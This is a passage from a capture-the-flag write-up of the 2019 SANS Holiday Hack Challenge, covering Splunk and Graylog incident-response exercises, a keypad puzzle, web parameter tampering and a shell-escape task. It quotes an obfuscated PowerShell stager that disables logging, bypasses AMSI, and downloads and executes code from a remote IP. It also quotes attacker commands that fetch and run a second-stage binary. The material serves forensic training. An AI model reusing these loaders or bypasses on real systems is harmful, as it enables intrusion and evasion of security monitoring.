ckLogging']['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging'
]['EnableScriptBlockInvocationLogging']=0}$val=[COLlEcTioNs.GEnEriC.DICTI
oNary[StrING,SySTEm.Object]]::NEw();$val.Add('EnableScriptB'+'lockLogging
',0);$val.Add('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MA
CHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptB'+'lockLoggin
g']=$val}ELSE{[ScRiPTBlOCK]."GetFie`lD"('signatures','N'+'onPublic,Static
').SETVALUe($NULL,(NEW-ObjEcT
CollecTions.GEnEriC.HashSeT[sTrING]))}[Ref].ASSEMBLY.GETTYPe('System.Mana
gement.Automation.AmsiUtils')|?{$_|}%{$_.GETField('amsiInitFailed','NonPu
blic,Static').SetValUe($NULL,$True)};;[SySTEm.NeT.SERvicEPoInTMaNAGer]::
EXPEcT100CONtInUe=0;$wc=NEw-ObjEcT SySTEm.NeT.WeBCLiENT;$u='Mozilla/5.0
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like
Gecko';$wc.HEADERs.Add('User-Agent',$u);$wc.ProXY=[SySTEm.Net.WeBREQuEST]
::DEFaULTWebProXY;$WC.PRoxY.CREDenTIALs =
[SySTEm.NET.CRedeNTiAlCacHe]::DeFaulTNeTwORkCREDenTiALS;$Script:Proxy =
$wc.Proxy;$K=[SySTEm.Text.EncOdING]::ASCIi.GeTBYteS('zd!Pmw3J/qnuWoHX~=g.
{>p,GE]:|#MR');$R={$D,$K=$ARGs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.
COUnt])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I]
)%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-BXoR$S[(($S[$I]+$S[$H])%256)};$ser='
http://144.202.46.214:8080';$t='/admin/get.php';$WC.HEADERs.Add("Cookie",
"session=reT9XQAl0EMJnxukEzy/7MS70X4=");$DATA=$WC.DownLOADDATA($Ser+$T);$
Iv=$Data[0..3];$Data=$dAta[4..$Data.lENGtH];-JOIN[Char[]](& $R $Data
($IV+$K))|IEX

```

This is the moment when I decided to dig further on the powershell, extracting additional fields for the CommandInvocation and the ParameterBinding in the messages:

```

ComputerName=sweetums* Message=powershell*
| rex field=_raw "CommandInvocation\(.*)\:" (?<CommandInvocation>.*?)\"
| rex max_match=0 field=_raw "ParameterBinding.*?value=\"(?<ParameterBinding>.*?)\"
| dedup CommandInvocation
| table CommandInvocation, ParameterBinding

```

The above query returns 15 results, all of the CommandInvocation are PowerShell commands and the ParameterBinding looked like command arguments. Omitting the full output for brevity, the most interesting commands identified are:

CommandInvocation	ParameterBinding
Get-Item	C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt
Get-ChildItem	C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt \$.FullName C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt

Huge chance that these commands were used to exfiltrate the Naughty_and_Nice_2019_draft.txt file.

2.5.3.3. Flag

The flag is: **C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt**.

2.5.3.4. Afterwords

Training BOT

Training Question 2 Answered Correctly

Alice Bluebird

Okay that was a good warmup. FYI, Here's [the search I'd have used for that last one](#).

Alice Bluebird

Why he had a draft copy of this year's naughty and nice list sitting on his PC, I'll never know.

Alice Bluebird

Did you see the download of the scanning tool, too? That's interesting, but let's stay on task here.

Guest (me)

That was pretty easy...

Alice Bluebird

Well, you'll need to do a lot more than super-grep for Santa Claus to work in this SOC.

Guest (me)

haha understood

Alice Bluebird

You probably noticed right away that the attack used PowerShell. I need you to tell me the fully qualified domain name (FQDN) used for command and control.

Alice Bluebird

Use Microsoft Sysmon data to answer this question. Here's some [background on Sysmon](#) if you need it.

Alice Bluebird

To search Sysmon data in our system, start by specifying the sourcetype using a search like [sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational](#)

Alice Bluebird

In Sysmon, Event Code 3 represents network connections and you can narrow your search by adding the term 'powershell'. There is an implied boolean AND operator between any search terms that you add. Try to narrow your search to include these terms.

Alice Bluebird

Your search should look something like this

[sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3](#)

Alice Bluebird

Look through the lists of Interesting Fields and Selected Fields in the left-hand column of the search window. You should find what you are looking for there.

2.5.4. Training question #3

2.5.4.1. Description

What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)

2.5.4.2. Solution

Performing the search:

```
sourcetype=XmlWinEventLog:Microsoft-Windows-Sysmon/Operational powershell EventCode=3  
| stats count by dest
```

Returns two results, of which one is an FQDN containing the IP in the payload of the powershell found before.

2.5.4.3. Flag

The flag is: **144.202.46.214.vultr.com**.

2.5.4.4. Afterwords

Training BOT

Training Question 3 Answered Correctly

Alice Bluebird

Well done.

Guest (me)

Thanks

Alice Bluebird

Let's investigate where all this PowerShell originated. You should start by running [this search](#) to view all the PowerShell logs on the system.

Guest (me)

Searching now. What am I looking for?

Alice Bluebird

We'd like to determine the process ID or process GUID associated with these PowerShell logs, but that information is not included in the events we have.

Guest (me)

Ah, dead-end then?

Alice Bluebird

Goodness no! We just need to pivot.

Guest (me)

On what though?

Alice Bluebird

We can pivot on...time.

Guest (me)

whoa...

Alice Bluebird

First off, flip the results of that last search so the oldest event is at the top of the list [by adding | reverse to the end](#)

Guest (me)

pipe reverse. That's handy.

Alice Bluebird

Indeed. Okay, this is where we pivot...

Alice Bluebird

Look at the Time column in your search results. If you click on the date/timestamp from that first event, you can specify a time window. Accept the default of +/- five seconds and click apply. Then remove the sourcetype search term and also remove the '| reverse' and re-run the search.

Guest (me)

Well now I see lots of different types of events from that ten-second window.

Alice Bluebird

Try to find a process ID of interest. Sysmon events are good for that. You should be able to find two different process IDs from Sysmon events in that time window...

Alice Bluebird

You need to uncover what launched those processes. If Sysmon Event Code 1 results are not available, try looking for Windows Process Execution events (Event ID 4688). A search to get you started with 4688 logs is [sourcetype=WinEventLog EventCode=4688](#)

Alice Bluebird

Keep in mind that 4688 events record process IDs in hexadecimal, so you may need to do some conversion. Remember you should have a couple of process IDs that are interesting. Convert them to hex and search away in the 4688 events. Oh and at this point (when you are searching for 4688 events) go ahead and set your time window back to all time so you don't miss anything.

Guest (me)

Uhh, this one is pretty difficult.

Alice Bluebird

Yep, if the above is not clear, you may want to check out a KringleCon 2 talk by James Brodsky that covers this topic in detail.

Alice Bluebird

You're looking for a "document" that appears to be involved with kicking off all this PowerShell.

2.5.5. Training question #4

2.5.5.1. Description

What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

2.5.5.2. Solution

Having already an interesting PowerShell startup line from before, I went to sort results for that command line by `_time`:

```
ComputerName=*sweetums* Message="*powershell -noP -sta -w 1 -enc*"
| sort _time
```

The first result has PID 0x16e8 (5864 in decimal) and `_time` 2019-08-25 17:18:35.

Narrowing the search for process creation events between 2019-08-25 17:18:00.000 and 17:18:35.001, it is possible to find a WINWORD execution with the below search:

```
ComputerName=*sweetums* EventCode=4688
| sort +_time
```

The command line for this execution is **"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n**

"C:\Windows\Temp\Temp1_Buttercups_HOL404_assignment (002).zip\19th Century Holiday Cheer Assignment.docm" /o "" with PID 0x187c.

To confirm the assumption that this is the attack vector used, I searched for process spawned by this PID with search:

```
ComputerName=*sweetums* EventCode=4688 Creator_Process_ID=0x187c
```

This returned one result with command line "**C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE**" /Embedding that looks suspicious enough, also meaning that macros were enabled.

2.5.5.3. Flag

The flag is: **19th Century Holiday Cheer Assignment.docm**.

2.5.5.4. Afterwords

Training BOT

Training Question 4 Answered Correctly

Alice Bluebird

Good job. Malicious Word doc...

Guest (me)

yeah...So you want me to find out where it came from?

Alice Bluebird

Yes. You've heard of stoQ right?

Guest (me)

umm....

Alice Bluebird

Well, it's the coolest open source security tool you've probably never heard of.

Alice Bluebird

It's an automation framework that we use to analyze all email messages at Elf U. Check out [the stoQ project home page](#). Oh and here are slides from a [talk on stoQ](#) from the SANS DFIR Summit a few years back.

Guest (me)

neat!

Alice Bluebird

stoQ output is in JSON format, and we store that in our log management platform. It allows you to run [powerful searches like this one](#). Check out those strange-looking field names like results{}.workers.smtp.subject. That's how JSON data looks in our search system, and stoQ events are made up of some fairly deeply nested JSON. Just keep that in mind.

Alice Bluebird

Okay, time for you to play around with that search and answer the question. You should be aware that Professor Banas was very clear in his instructions to his students: All assignment submissions must be made via email and must have the subject 'Holiday Cheer Assignment Submission'. Remember email addresses are not case sensitive so don't double-count them!

2.5.6. Training question #5

2.5.6.1. Description

How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)

2.5.6.2. Solution

Knowing the subject and fields to filter on by previous question, issuing below query provided the distinct count of senders:

```
* results{}.workers.smtp.subject="Holiday Cheer Assignment Submission"  
| stats dc(results{}.workers.smtp.from) count
```

2.5.6.3. Flag

The flag is: **21**.

2.5.6.4. Afterwords

Training BOT

Training Question 5 Answered Correctly

Alice Bluebird

Nice, you are getting the hang of this.

Guest (me)

It's fun!

Alice Bluebird

The attacker used MITRE ATT&CK Technique 1193 in their attack on Professor Banas.

Guest (me)

mmmmm hmmm

Alice Bluebird

This one should be easy for you. Just use what you already know about the suspicious file name you identified, and about the type of visibility that stoQ gives you...

2.5.7. Training question #6

2.5.7.1. Description

What was the password for the zip archive that contained the suspicious file?

2.5.7.2. Solution

Knowing the attack is a spear phishing and that the attachment is a zip file, the search below returns the body of the only email with a zip file as attachment:

```
* "results{}.workers.exif.filetype"=zip  
| table results{}.workers.smtp.body
```

2.5.7.3. Flag

The flag is: **123456789**.

2.5.7.4. Afterwords

Training BOT

Training Question 6 Answered Correctly

Alice Bluebird

Good.

Guest (me)

Can stoQ deal with password-protected zip attachments like that one?

Alice Bluebird

It can! It tries a list of common passwords, and the attacker chose one that was on the list.

Guest (me)

Sweet

Alice Bluebird

Here's another easy one for you...

2.5.8. Training question #7

2.5.8.1. Description

What email address did the suspicious file come from?

2.5.8.2. Solution

Knowing the answer to the previous question, it was enough to print out the sender:

```
* "results{}.workers.exif.filetype"=zip
| table results{}.workers.smtp.from
```

2.5.8.3. Flag

The flag is: **bradly.buttercups@eifu.org**.

2.5.8.4. Afterwords

Training BOT

Training Question 7 Answered Correctly

Alice Bluebird

Well, now you are ready to find the message that the attacker embedded for our friend Kent.

Alice Bluebird

Kent missed it, which is not surprising, but Zippy noticed a funny (yet terrifying) message in the properties of the malicious document.

Guest (me)

Hmmm. I was going to start looking through the macros.

Alice Bluebird

Look, I was not about to put the actual malicious executable content into this training exercise.

Guest (me)

Oh, understood. I will dig for properties.

Alice Bluebird

Remember I provided you with a [File Archive](#). stoQ puts metadata into the log management platform, but it stores the raw artifacts in their entirety in the archive. Use the stoQ events in the search platform to guide your search through the File Archive.

Alice Bluebird

Start with [this stoQ event](#)

Alice Bluebird

Look in the 'results' array. Each element contains the name of the file that stoQ extracted in the 'results->payload_meta->extra_data->filename' field. And when you find one of interest, use the associated 'results->archivers->filedir->path' field to guide you through the File Archive.

Guest (me)

Uhhh okay. But that JSON event is a beast. So many 'results'!

Alice Bluebird

Yeah but you can use it to your advantage with the Splunk spath command. Add this to the end of that last search I provided.

```
| eval results = spath(_raw, "results{}")
| mvexpand results
| eval path=spath(results, "archivers.filedir.path"), filename=spath(results,
"payload_meta.extra_data.filename"), fullpath=path."/".$filename
| search fullpath!=""
| table filename,fullpath
```

Alice Bluebird

Last thing for you today: Did you know that modern Word documents are (at their core) nothing more than a bunch of .xml files?

Guest (me)

haha! I'm on it.

2.5.9. Challenge Question

2.5.9.1. Description

What was the message for Kent that the adversary embedded in this attack?

2.5.9.2. Solution

Please refer to chapter "1.6. Splunk".

2.5.9.3. Flag

The flag is: **Kent you are so unfair. And we were going to make you the king of the Winter Carnival..**

2.5.9.4. Afterwords

Trainigng Center message:

Congratulations!

You found the message from the attacker. Be sure to record it somewhere safe for your writeup!

Oh, and feel free to poke around here as long as you'd like!

Chat with Alice Bluebird:

Training BOT

CHALLENGE QUESTION Answered Correctly

Alice Bluebird

Oh nice job on the challenge question!

Guest (me)

Thx! And thanks for all the help :-)

Alice Bluebird

No worries. Steep learning curve around here.

Alice Bluebird

I'll put in a good word for you with the boss of the SOC.

Alice Bluebird

and feel free to poke around more. There's fun stuff in the data that I did not guide you to.

Guest (me)

Oh cool I may do that...but do you think it's getting too weird around here?

Alice Bluebird

Absolutely

Chat with Kent:

Guest (me)

Oh man that's pretty embarrassing, eh?

Kent

Oh you again?

Guest (me)

Lulz...

Kent you are so unfair. And we were going to make you the king of the Winter Carnival.

Kent

You'll rue the day.

Guest (me)

Who talks like that?

2.5.10. Afterwords

Speaking again with Professor Banas:

Oh, thanks so much for your help! Sorry I was freaking out. I've got to talk to Kent about using my email again...and picking up my dry cleaning.

2.6. Frosty Keypad

2.6.1. Description

Speaking with Tangle Coalbox:

Hey kid, it's me, Tangle Coalbox. I'm sleuthing again, and I could use your help. Ya see, this here number lock's been popped by someone. I think I know who, but it'd sure be great if you could open this up for me. I've got a few clues for you.

1. One digit is repeated once.

2. The code is a prime number.
3. You can probably tell by looking at the keypad which buttons are used.

Frosty Keypad appearance:



2.6.2. Solution

Third hint from discussion above includes only digits 1, 3 and 7. Considering that one is repeated twice, it means the code is made up of 4 digits in total.

To find out the code, I wrote a small python script to calculate all permutations with repetition of four characters over the alphabet {1, 3, 7} matching all hints received. This allow to have below 5 potential solutions:

- 7331
- 3371
- 1733
- 1373
- 3137

Code **7331** unlocked the dorm's door.

2.6.3. Afterwords

Speaking again with Tangle Coalbox:

Yep, that's it. Thanks for the assist, gumshoe. Hey, if you think you can help with another problem, Prof. Banas could use a hand too. Head west to the other side of the quad into Hermey Hall and find him in the Laboratory.

2.6.4. Attachments

2.6.4.1. solve.py

```
import itertools

x = [1, 3, 7]

allPermutations = [p for p in itertools.product(x, repeat=4)]

for permutation in allPermutations:
    count1 = 0
    count3 = 0
    count7 = 0
    solution = 0
    for i in range (0, len(permutation)):
        solution += permutation[i] * (10 ** i)
        if permutation[i] == 1:
            count1 += 1
        elif permutation[i] == 3:
            count3 += 1
        elif permutation[i] == 7:
            count7 += 1

    if ((count1 == 2 and count3 == 1 and count7 == 1) or
        (count1 == 1 and count3 == 2 and count7 == 1) or
        (count1 == 1 and count3 == 1 and count7 == 2)):
        for i in range (3, solution, 2):
            if solution % i == 0:
                break
        if i+2 == solution:
            print (solution)
```

2.7. The Holiday Hack Trail

2.7.1. Description

I don't know what happened here but I think part of the conversation with Minty Candycane is missing, speaking with her:

One is about web application penetration testing. Good luck, and don't get dysentery!

The Holiday Hack Trail Initial page:

hnc://trail.hnc/gameselect/



THE HOLIDAY HACK TRAIL

WELCOME TO THE TRAIL. IT'S NEARLY TIME FOR
KRINGLECON. YOU NEED TO GET THERE BEFORE THE
25TH DAY OF DECEMBER. HITCH UP YOUR REINDEER,
GATHER YOUR SUPPLIES, AND DO YOUR BEST TO MAKE
IT TO THE NORTH POLE ON TIME.
GOOD LUCK.

SELECT DIFFICULTY

EASY

MEDIUM

HARD

EASY: START WITH 5000 MONEY ON 1 JULY

MEDIUM: START WITH 3000 MONEY ON 1 AUGUST

HARD: START WITH 1500 MONEY ON 1 SEPTEMBER

Store page:

hhc://trail.hhc/store/ >

PURCHASE SUPPLIES

ITEM	STARTING QTY	PRICE	AMT TO BUY	ITEM COST
REINDEER	2	500	0	0
RUNNERS	2	200	0	0
FOOD	100	5	0	0
MEDS	2	50	0	0
AMMO	10	20	0	0

MONEY AVAILABLE	COST OF ITEMS	MONEY REMAINING
1500	0	1500

THE MORE REINDEER YOU HAVE, THE FASTER YOU CAN GET TO THE NORTH POLE. SPARE RUNNERS CAN BE HANDY AS YOUR SLEIGH CAN'T MOVE IF YOU DON'T HAVE TWO WORKING ONES. YOU'LL NEED FOOD EVERY DAY AND MEDS WHENEVER SOMEONE IS GETTING WEAK. AMMO CAN BE HANDY WHEN YOU RUN LOW ON FOOD.

2.7.2. Solution

2.7.2.1. Easy


The parameters are passed via the URL with GET requests, it is possible to alter the distance parameter to 8000 to reach the end. The altered URL will look similar to:

```
hhc://trail.hhc/trail/?difficulty=0&distance=8000&money=5000&pace=0&curmonth=7&curday=1
&reindeer=2&runners=2&ammo=100&meds=20&food=400&name0=John&health0=100&cond0=0&causeofd
eath0=&deathday0=0&deathmonth0=0&name1=Sally&health1=100&cond1=0&causeofdeath1=&deathda
y1=0&deathmonth1=0&name2=Anna&health2=100&cond2=0&causeofdeath2=&deathday2=0&deathmonth
2=0&name3=Kendra&health3=100&cond3=0&causeofdeath3=&deathday3=0&deathmonth3=0
```

At this point the interface will show that the distance remaining is 0 as per picture below:



Pressing the "GO" button again will take to the winning page:



2.7.2.2. Medium

Here the parameters are sent via POST request, but are injectable in the same manner as the Easy difficulty level. Below the output obtained by sending the altered request with curl:

```
curl 'https://trail.elfu.org/trail/' -H 'Connection: keep-alive' -H 'Cache-Control: max-age=0' -H 'Origin: https://trail.elfu.org' -H 'Upgrade-Insecure-Requests: 1' -H 'Content-Type: application/x-www-form-urlencoded' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36' -H 'Sec-Fetch-User: ?1' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-Mode: nested-navigate' -H 'Referer: https://trail.elfu.org/trail/' -H 'Accept-Encoding: gzip, deflate, br' -H 'Accept-Language: en-US,en;q=0.9,it-IT;q=0.8,it;q=0.7' -H 'Cookie: trail-mix-cookie=7f7127a10e92b3a5e77ad1db87cf9ba532463bd4' --data 'pace=2&playerid=JebediahSpringfield&action=go&difficulty=1&money=3000&distance=8000&curmonth=8&curday=2&name0=Chris&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Emmanuel&health1=100&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Chloe&health2=100&cond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Jen&health3=100&cond3=0&cause3=&deathday3=0&deathmonth3=0&reindeer=2&runners=2&ammo=50&meds=10&food=184&hash=HASH' --compressed
```

This resource can be found at https://trail.elfu.org/fin/?reason=victory&name0=Chris&death0=notdeadyet&name1=Emmanuel&death1=notdeadyet&name2=Chloe&death2=notdeadyet&name3=Jen&death3=notdeadyet&curday=3&curmonth=8&money=3000&reindeer=2&alivecount=4&difficulty=1&hash=91ac54832b5d59c195e196a3ae959e6b&victorytoken={ hash:"f3e41a22416c2397460403fa82d40307f4379da95d41d5e366b55a1e775c5d41", resourceId:"JebediahSpringfield"}.

Visiting the URL mentioned in the response, below web page is shown:



2.7.2.3. Hard

At hard level parameters are sent via POST requests and each contains an undocumented hash value. Considering that in the Easy level a verification hash was calculated from the number of points, I thought that this hash may have been a numeric value representing the current points acquired. The decrypt tool from md5online.org confirmed that this value is numeric but it was much lower than what I expected.

I noticed that the first “GO” request had always the hash of 1626 and I thought that this value was a checksum made up of values in page and I tried to figure out which of these were involved. Checking the difference with a second “GO” request it was possible to identify the below list of parameters involved in the hash creation:

- money
- distance
- curmonth
- curday
- reindeer
- runners
- ammo
- meds
- food

Below the output obtained by submitting a tampered “GO” request with a valid hash via curl:

```
curl 'https://trail.elfu.org/trail/' -H 'Connection: keep-alive' -H 'Cache-Control: max-age=0' -H 'Origin: https://trail.elfu.org' -H 'Upgrade-Insecure-Requests: 1' -H 'Content-Type: application/x-www-form-urlencoded' -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36' -H 'Sec-Fetch-User: ?1' -H 'Accept:
```

```
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-Mode: nested-navigate' -H 'Referer: https://trail.elfu.org/trail/' -H 'Accept-Encoding: gzip, deflate, br' -H 'Accept-Language: en-US,en;q=0.9,it-IT;q=0.8,it;q=0.7' -H 'Cookie: trail-mix-cookie=e543662c928fc61549bbfe167729d528f7a270ea' --data 'pace=0&playerid=02554611-d73c-4881-baa7-9549350ec50b&action=go&difficulty=2&money=1500&distance=8000&curmonth=9&curday=1&name0=Sam&health0=100&cond0=0&cause0=&deathday0=0&deathmonth0=0&name1=Sally&health1=100&cond1=0&cause1=&deathday1=0&deathmonth1=0&name2=Joseph&health2=100&cond2=0&cause2=&deathday2=0&deathmonth2=0&name3=Evie&health3=100&cond3=0&cause3=&deathday3=0&deathmonth3=0&reindeer=2&runners=2&ammo=10&meds=2&food=100&hash=649d45bf179296e31731adfd4df25588' --compressed
```

This resource can be found at https://trail.elfu.org/fin/?reason=victory&name0=Sam&death0=notdeadyet&name1=Sally&death1=notdeadyet&name2=Joseph&death2=notdeadyet&name3=Evie&death3=notdeadyet&curday=2&curmonth=9&money=1500&reindeer=2&alivecount=4&difficulty=2&hash=57ec46350ce6dbd9881127dd6d102cfb&victorytoken={ hash: "4f112f9623bbac3e927d0c92be2fece33473bce3ed35383ae979c214d39fe43e", resourceId: "02554611-d73c-4881-baa7-9549350ec50b"}.

Visiting the URL mentioned in the response, below web page is shown:



2.7.3. Afterwords

Speaking again with Minty Candycane:

You made it - congrats! Have you played with the key grinder in my room? Check it out! It turns out: if you have a good image of a key, you can physically copy it. Maybe you'll see someone hopping around with a key here on campus. Sometimes you can find it in the Network tab of the browser console. Deviant has a great talk on it at this year's Con. He even has a collection of key biting templates for common vendors like Kwikset, Schlage, and Yale.


2.8. Nyanshell

2.8.1. Description

Speaking with Alabaster Snowball:

Every time I try to log in, I get accosted with ... a hatted cat and a toaster pastry? I thought my shell was Bash, not flying feline. When I try to overwrite it with something else, I get permission errors. Have you heard any chatter about immutable files? And what is sudo -l telling me?

Nyanshell motd:



```
nyancat, nyancat
I love that nyancat!
My shell's stuffed inside one
Whatcha' think about that?
```

```
Sadly now, the day's gone
Things to do! Without one...
I'll miss that nyancat
Run commands, win, and done!
```

Log in as the user `alabaster_snowball` with a password of `Password2`, and land in a Bash prompt.

Target Credentials:

```
username: alabaster_snowball
password: Password2
```

```
elf@e60e948135e9:~$
```

2.8.2. Solution

```
elf@e60e948135e9:~$ sudo -l
```

```
Matching Defaults entries for elf on e60e948135e9:
```

```
env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
```

```
User elf may run the following commands on e60e948135e9:
```

```
(root) NOPASSWD: /usr/bin/chattr
```

```
elf@e60e948135e9:~$ su alabaster_snowball
```



```
elf@e60e948135e9:~$ cat /etc/passwd | grep alabaster
```

```
alabaster_snowball:x:1001:1001::/home/alabaster_snowball:/bin/nsh
```

```
elf@e60e948135e9:~$ xxd /bin/nsh | head -n 1
```

```
00000000: 7f45 4c46 0201 0100 0000 0000 0000 0000 .ELF.....
```

```
elf@e60e948135e9:~$ chattr -i /bin/nsh
```

```
chattr: Permission denied while setting flags on /bin/nsh
```

```
elf@e60e948135e9:~$ sudo chattr -i /bin/nsh
```

```
elf@e60e948135e9:~$ dd if=/bin/bash of=/bin/nsh
```

```
2282+1 records in
```

```
2282+1 records out
```

```
1168776 bytes (1.2 MB, 1.1 MiB) copied, 0.00964688 s, 121 MB/s
```

```
elf@e60e948135e9:~$ su alabaster_snowball
```

```
Password:
```

```
Loading, please wait.....
```

You did it! Congratulations!

```
alabaster_snowball1@e60e948135e9:/home/elf$
```

2.8.3. Afterwords

Speaking again with Alabaster Snowball:

Who would do such a thing?? Well, it IS a good looking cat. Have you heard about the Frido Sleight contest? There are some serious prizes up for grabs. The content is strictly for elves. Only elves can pass the CAPTEHA challenge required to enter. I heard there was a talk at KCII about using machine learning to defeat challenges like this. I don't think anything could ever beat an elf though!

2.9. Graylog

2.9.1. Description

Speaking with Pepper Minstix:

It's me - Pepper Minstix. Normally I'm jollier, but this Graylog has me a bit mystified. Have you used Graylog before? It is a log management system based on Elasticsearch, MongoDB, and Scala. Some Elf U computers were hacked, and I've been tasked with performing incident response. Can you help me fill out the incident response report using our instance of Graylog? It's probably helpful if you know a few things about Graylog. Event IDs and Sysmon are important too. Have you spent time with those? Don't worry - I'm sure you can figure this all out for me! Click on the All messages Link to access the Graylog search interface! Make sure you are searching in all messages! The Elf U Graylog server has an integrated incident response reporting system. Just mouse-over the box in the lower-right corner. Login with the username elfustudent and password elfustudent.

2.9.2. Question #1

2.9.2.1. Description

Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by Minty?

2.9.2.2. Solution

Below search was used to get all TargetFileNames related to minty:

```
minty AND TargetFilename:/{1,}/
```

The search returned 18 elements among which **C:\Users\minty\Downloads\cookie_recipe.exe**.

2.9.2.3. Flag

The flag is: **C:\Users\minty\Downloads\cookie_recipe.exe**.

2.9.2.4. Afterwords

We can find this searching for sysmon file creation event id 2 with a process named firefox.exe and not junk .temp files. We can use regular expressions to include or exclude patterns:

```
TargetFilename: /\.+\.pdf/
```

2.9.3. Question #2

2.9.3.1. Description

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

2.9.3.2. Solution

Below search was used to get all network connection related to cookie_recipe.exe:

```
cookie_recipe.exe AND EventID:3
```

The search returned 1 element among with DestinationIp 192.168.247.175 and DestinationPort 4444.

2.9.3.3. Flag

The flag is: **192.168.247.175:4444**.

2.9.3.4. Afterwords

We can pivot off the answer to our first question using the binary path as our ProcessImage.

2.9.4. Question #3

2.9.4.1. Description

What was the first command executed by the attacker?

(answer is a single word)

2.9.4.2. Solution

Knowing the PID of cookie_recipe.exe and assuming that every command execution spawns a new process, it was possible to filter on new process creations with parent 5256:

```
EventID:1 AND ParentProcessId:5256
```

After sorting by timestamp, the first result is the execution of C:\Windows\system32\cmd.exe /c "whoami".

2.9.4.3. Flag

The flag is: **whoami**.

2.9.4.4. Afterwords

Since all commands (sysmon event id 1) by the attacker are initially running through the cookie_recipe.exe binary, we can set its full-path as our ParentProcessImage to find child processes it creates sorting on timestamp.

2.9.5. Question #4

2.9.5.1. Description

What is the one-word service name the attacker used to escalate privileges?

2.9.5.2. Solution

With results from previous query it was possible to see the attacker downloaded a second stage with C:\Windows\system32\cmd.exe /c "Invoke-WebRequest -Uri http://192.168.247.175/cookie_recipe2.exe -OutFile cookie_recipe2.exe " and then execute it with C:\Windows\system32\cmd.exe /c "sc start webexservice a software-update 1 wmic process call create "cmd.exe /c C:\Users\minty\Downloads\cookie_recipe2.exe " .

2.9.5.3. Flag

The flag is: **webexservice**.

2.9.5.4. Afterwords

Continuing on using the cookie_recipe.exe binary as our ParentProcessImage, we should see some more commands later on related to a service.

2.9.6. Question #5

2.9.6.1. Description

What is the file-path + filename of the binary ran by the attacker to dump credentials?

2.9.6.2. Solution

Below search pivots on the cookie_recipe2.exe file:

```
ParentProcessImage:"C:\\Users\\minty\\Downloads\\cookie_recipe2.exe"
```

